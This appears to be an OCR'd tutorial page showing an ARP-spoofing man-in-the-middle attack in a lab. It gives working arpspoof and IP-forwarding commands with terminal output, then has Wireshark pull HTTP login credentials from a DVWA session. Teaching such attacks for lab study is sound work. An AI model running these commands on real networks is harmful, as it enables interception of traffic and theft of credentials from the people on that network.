
- Open terminal and ping the target machine to verify the IP address you are using and to add it to your arp table
- Type arp in the terminal command line to see your arp table
- For security purposes, IP forwarding is by default disabled in modern Linux systems. For temporarily enabling it, type : echo 1 > /proc/sys/net/ipv4/ip_forward
- For ARP poisoning, the command syntax is: arpspoof -i interface -t target -r host
- Example: arpspoof -i eth0 -t 192.168.1.44 -r 192.168.1.1


root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ping 192.168.1.44
PING 192.168.1.44 (192.168.1.44) 56(84) bytes of data.
64 bytes from 192.168.1.44: icmp_seq=1 ttl=64 time=0.219 ms
64 bytes from 192.168.1.44: icmp_seq=2 ttl=64 time=0.246 ms
64 bytes from 192.168.1.44: icmp_seq=3 ttl=64 time=0.181 ms
^C
--- 192.168.1.44 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2036ms
rtt min/avg/max/mdev = 0.181/0.215/0.246/0.029 ms
root@kali:~# arp
Address HWtype HWaddress Flags Mask
192.168.1.44 ether d8:cb:8a:8d:10:9c C
gateway ether e8:b7:48:79:ba:01 C
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~# arpspoof -i eth0 -t 192.168.1.44 -r 192.168.1.1
d8:cb:8a:8d:1b:7b e8:b7:48:79:ba:1 0806 42: arp reply 192.168.1.44 is-at d
a:8d:1b:7b
d8:cb:8a:8d:1b:7b d8:cb:8a:8d:10:9c 0806 42: arp reply 192.168.1.1 is-at d
a:8d:1b:7b
d8:cb:8a:8d:1b:7b e8:b7:48:79:ba:1 0806 42: arp reply 192.168.1.44 is-at d
a:8d:1b:7b
d8:cb:8a:8d:1b:7b d8:cb:8a:8d:10:9c 0806 42: arp reply 192.168.1.1 is-at d




A basic setup is complete and victim network traffic will now pass through the attacker machine. To listen to these packets, we will use Wireshark

- Open up a new terminal and type wireshark. Go to the interface which is capturing all the data flow (here eth0) and start the capture.
- Filter out packets according to what you are looking for. For the purpose of this demo, the user is logging in to a vulnerable website DVWA which uses HTTP instead of the secure version HTTPS. Filter protocol as http and search for required data.



3. Right click on the packet and follow TCP stream to open up the data contained within. We can clearly obtain the login credentials of the user, that is the username and password.



MITM is one of the classic hacks and on a LAN connection, ARP spoofing is much preferred. Today there have been various measures to prevent such an attack by use of HTTPS, use of VPN and, strong WEP/WAP encryption on access points.